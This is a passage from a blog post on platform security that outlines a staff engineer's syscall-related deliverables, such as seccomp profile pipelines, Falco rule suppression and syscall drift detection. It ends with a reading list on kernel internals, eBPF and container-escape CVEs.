Falco and eBPF-based profiling tools like Parca can surface these patterns before they become incidents. Parca attaches to perf_event hooks to capture continuous CPU flame graphs — if you see kernel time unexpectedly high in your service’s profile during a noisy-neighbor incident, syscall pressure is the first thing to investigate.
What a Staff Engineer Should Own
Understanding syscalls isn’t just trivia — it maps directly to ownership responsibilities at the platform level.

Concrete deliverables a staff engineer should drive:
- Syscall baseline per workload class — profile what syscalls each service tier actually uses in staging. Use this to inform both seccomp profiles and anomaly detection thresholds.
- seccomp profile graduation pipeline — automate the path from
RuntimeDefault→ custom profile. Record in staging, diff against baseline, promote on green CI. - Falco rule library with suppression logic — raw Falco rules generate alert fatigue. Build suppression for known-safe patterns (init containers, health checks, log rotation) and escalation logic for true positives.
- Kernel upgrade policy — every kernel version changes the syscall landscape (new
io_uringoperations, newbpfcommands). Define a test matrix that validates your seccomp profiles and Falco rules against each kernel version before rollout. - Threat model documentation — explicitly document your isolation assumptions. If you’re running
RuntimeDefaultseccomp on a multi-tenant cluster, you need to acknowledge the residual risk from the ~450 exposed syscalls and justify it against the cost of gVisor or stricter profiles. - Syscall drift detection — new application versions routinely introduce new syscalls, especially as third-party dependencies update. A tightened seccomp profile that worked in v1.4.0 can silently break workloads in v1.5.0 when a new library starts calling
io_uring_setuporgetrandom. A production platform should automatically detect syscall drift during canary deployments — compare the observed syscall set against the approved profile baseline and surface divergences before the canary promotes to production. Tools likeinspektor-gadgetand Falco’s audit mode can instrument this automatically.
Further Reading
- The Linux man-pages project —
man 2 syscalland individual syscall man pages are the authoritative reference - “Linux Kernel Development” — Robert Love — best single-volume reference for kernel internals
- Brendan Gregg’s BPF Performance Tools — the canonical reference for eBPF-based observability
- gVisor design docs — deep dive on the Sentry and Gofer architecture
- Falco documentation — rule writing, driver selection, deployment patterns
- CVE-2019-5736, CVE-2022-0492 — read the original PoC write-ups, not just the summaries. Tracing the syscall sequence of a real exploit is the fastest way to internalize why this layer matters.
- Cilium’s eBPF documentation — docs.cilium.io — best practical reference for eBPF in a Kubernetes context
io_uringand security — Lord et al., “An Analysis of theio_uringAttack Surface” (2022); Jann Horn’s CVE write-ups at chromium.googlesource.com; gVisor’s rationale for disabling it by default
If you’re running Kubernetes in production and the words “seccomp profile” don’t appear in your threat model, that’s the gap to close first. Everything else in this post is the foundation for understanding why.
 Platformwale
Leave a comment